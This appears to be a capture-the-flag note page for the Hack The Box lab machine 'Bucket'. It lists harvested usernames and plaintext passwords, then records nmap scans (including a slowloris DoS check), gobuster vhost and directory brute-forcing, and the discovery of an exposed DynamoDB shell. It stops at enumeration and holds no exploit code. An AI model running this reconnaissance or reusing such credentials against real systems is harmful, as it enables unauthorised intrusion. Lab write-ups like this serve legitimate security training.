Loot

vHost	description
bucket.htb	
s3.bucket.htb	

Emails	description
support@bucket.htb	

Username	Password	Service
Mgmt	Management@#1@#	
Cloudadm	Welcome123!	
Sysadm	n2vM-<_K_Q:.Aa2	
Roy	n2vM-<_K_Q:.Aa2	ssh
root	30 - Roy to Root > ^57b9f7	ssh

Nmap

Port	Service
22	ssh
80	http - Apache2.4.41


OS - Linux Ubuntu

```
# Nmap 7.91 scan initiated Wed Nov 11 14:00:46 2020 as: nmap -sV -sC -vv -oA nmap/Initial 10.10.10.212
Nmap scan report for 10.10.10.212
Host is up, received syn-ack (0.025s latency).
Scanned at 2020-11-11 14:00:48 EST for 8s
Not shown: 998 closed ports
Reason: 998 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
```

```
2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPs

|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwU

|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://bucket.htb/
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Nov 11 14:00:56 2020 -- 1 IP address (1 host up) scanned in
9.82 seconds
```

Port 80 - All scripts

```
# Nmap 7.91 scan initiated Wed Nov 11 14:02:32 2020 as: nmap --script=http* -p
80 -oA nmap/80 10.10.10.212
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API.
See https://www.robtex.com/api/
Nmap scan report for 10.10.10.212
Host is up (0.022s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-brute:
|_  Path "/" does not require authentication
```




```
|_http-chrono: Request times for /; avg: 91.35ms; min: 79.99ms; max: 111.76ms
|_http-comments-displayer: Couldn't find any comments.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-date: Wed, 11 Nov 2020 19:39:56 GMT; +7m16s from local time.
|_http-devframework: Couldn't determine the underlying framework or CMS. Try
increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-errors: Couldn't find any error pages.
|_http-feed: Couldn't find any feeds.
|_http-fetch: Please enter the complete path of the directory to save data in.
| http-grep:
|   (1) http://bucket.htb:80/:
|     (1) ip:
|_      + 10.10.10.212
| http-headers:
|   Date: Wed, 11 Nov 2020 19:39:58 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Location: http://bucket.htb/
|   Content-Length: 280
|   Connection: close
|   Content-Type: text/html; charset=iso-8859-1
|
|_  (Request type: GET)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-mobileversion-checker: No mobile version detected.
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-security-headers:
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
| http-slowloris:
|   Probably vulnerable:
|   the DoS attack took +10m54s
|   with 1001 concurrent connections
|   and 60 sent queries
|_  Monitoring thread couldn't communicate with the server. This is probably
due to max clients exhaustion or something similar but not due to slowloris
attack.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Did not follow redirect to http://bucket.htb/
| http-traceroute:
|_  Possible reverse proxy detected.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Redirected To: http://bucket.htb/
|   Allowed User Agents:

|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-vhosts:
| ssh
| info
| forum
| vm
| dns
| apps
| images
|_121 names had status 302
|_http-xssed: No previously reported XSS vuln.
```

```
# Nmap done at Wed Nov 11 14:32:45 2020 -- 1 IP address (1 host up) scanned in
1813.06 seconds
```

VHOST - bucket.htb

bucket.htb



Bucket Advertising Platform

Customize Ads that suits to your business

Contact Us on support@bucket.htb

Mob: +1 0011223344

Bug Bounty and 0day Research

MARCH 17, 2020 | SECURITY

Customised bug bounty and new 0day feeds. Feeds can be used on TV, mobile, desktop and web applications. Collecting security feeds from 100+ different trusted sources around the world.

Ransomware Alerts


MARCH 17, 2020 | MALWARE

Run awareness ad campaigns on Ransomwares and other newly found malwares. Choose different types of malwares to fit for your campaign

Cloud Updates

MARCH 17, 2020 | CLOUD

Stay tuned to cloud technology updates. A superior alternative to Push Notifications and SMS A2P alerts.



```html
</div>
<div class="text">
<p>Customize Ads that suits to your business</br></br></br>Contact Us on support@bucket.htb</br></br>Mob: +1 0011223344</p>

<hr style="width: 52%;">
<hr style="width: 52%;">

<div class="social-icons">
<a href="#"><i class="fab fa-facebook-square"></i></a>
<a href="#"><i class="fab fa-twitter"></i></a>
<a href="#"><i class="fab fa-instagram"></i></a>
<a href="#"><i class="fab fa-linkedin"></i></a>
</div>
</div>
</aside>

<article>
<div class="coffee">
<img src="http://s3.bucket.htb/adserver/images/bug.jpg" alt="Bug" height="160" width="160">
</div>
<div class="description">
<h3>Bug Bounty and 0day Research</h3>
<span>march 17, 2020 | Security</span>
<p>Customised bug bounty and new 0day feeds. Feeds can be used on TV, mobile, desktop and web applications. Collecting security feeds from 100+ different trusted sources around the world.</p>
</div>
</article>
<div class="articles">

<article>
<div class="coffee">
<img src="http://s3.bucket.htb/adserver/images/malware.png" alt="Malware" height="160" width="160">
</div>
<div class="description">
<h3>Ransomware Alerts</h3>
<span>march 17, 2020 | Malware</span>
<p>Run awareness ad campaigns on Ransomwares and other newly found malwares. Choose different types of malwares to fit for your campaign</p>
</div>
</article>

<article>
<div class="coffee">
<img src="http://s3.bucket.htb/adserver/images/cloud.png" alt="cheer" height="160" width="160">
</div>
<div class="description">
<h3>Cloud Updates</h3>
<span>march 17, 2020 | Cloud</span>
<p>Stay tuned to cloud technology updates. A superior alternative to Push Notifications and SMS A2P alerts. </p>
</div>
</article>

</div>
</main>
</body>
</body>
</html>
```

Vhost - s3.bucket.htb

gobuster

Vhost - Lets see if there are anymore vhosts.

```
$ gobuster vhost -u http://bucket.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt | grep -v 302
```


```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:          http://bucket.htb
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
===============================================================
2021/04/24 00:32:00 Starting gobuster
===============================================================
Found: s3.bucket.htb (Status: 404) [Size: 21]
```

bucket.htb - dir - Lets see if there are any directories.

```
$ gobuster dir -u http://bucket.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/bucket
```

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://bucket.htb
[+] Threads:        10
[+] Wordlist:       /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/24 00:36:09 Starting gobuster
===============================================================
/.php (Status: 403)
/.html (Status: 403)
/.htm (Status: 403)
/. (Status: 200)
/.htaccess (Status: 403)
/.phtml (Status: 403)
/.htc (Status: 403)
/.html_var_DE (Status: 403)
/server-status (Status: 403)
/.htpasswd (Status: 403)
/.html. (Status: 403)
/.html.html (Status: 403)
/.htpasswds (Status: 403)
/.htm. (Status: 403)
/.htmll (Status: 403)
/.phps (Status: 403)
/.html.old (Status: 403)
/.ht (Status: 403)
/.html.bak (Status: 403)
/.htm.htm (Status: 403)
/.hta (Status: 403)
/.html1 (Status: 403)
/.htgroup (Status: 403)
/.html.printable (Status: 403)
/.html.LCK (Status: 403)
/.htm.LCK (Status: 403)
/.htmls (Status: 403)
/.htaccess.bak (Status: 403)
/.html.php (Status: 403)
/.htx (Status: 403)
/.htlm (Status: 403)
/.htm2 (Status: 403)
/.htuser (Status: 403)
/.html- (Status: 403)
===============================================================
2021/04/24 00:42:04 Finished
===============================================================
```

s3.bucket.htb




{"status": "running"}

s3.bucket.htb - dir - Lets check s3 directories.

```
$ gobuster dir -u http://s3.bucket.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/s3
```

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://s3.bucket.htb
[+] Threads:        10
[+] Wordlist:       /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/24 00:38:38 Starting gobuster
===============================================================
/health (Status: 200)
/shell (Status: 200)
/server-status (Status: 403)
```

s3.bucket.htb/shell



DynamoDB JavaScript Sh
Not secure | s3.bucket.htb
amazon web services
DynamoDB JavaScript Shell
DynamoDB Developer Guide
AWS JavaScript SDK API Reference
DynamoDB API Reference
AWS JavaScript SDK Developer Guide


Welcome to the DynamoDB Web Shell

Get started with some API templates by clicking the </> button on the menu screen or start the tutorial by typing in 'tutorial.start()'

Or take a getting started tour:

Enumerate Dynamo db shell - (has a built in help)

table users

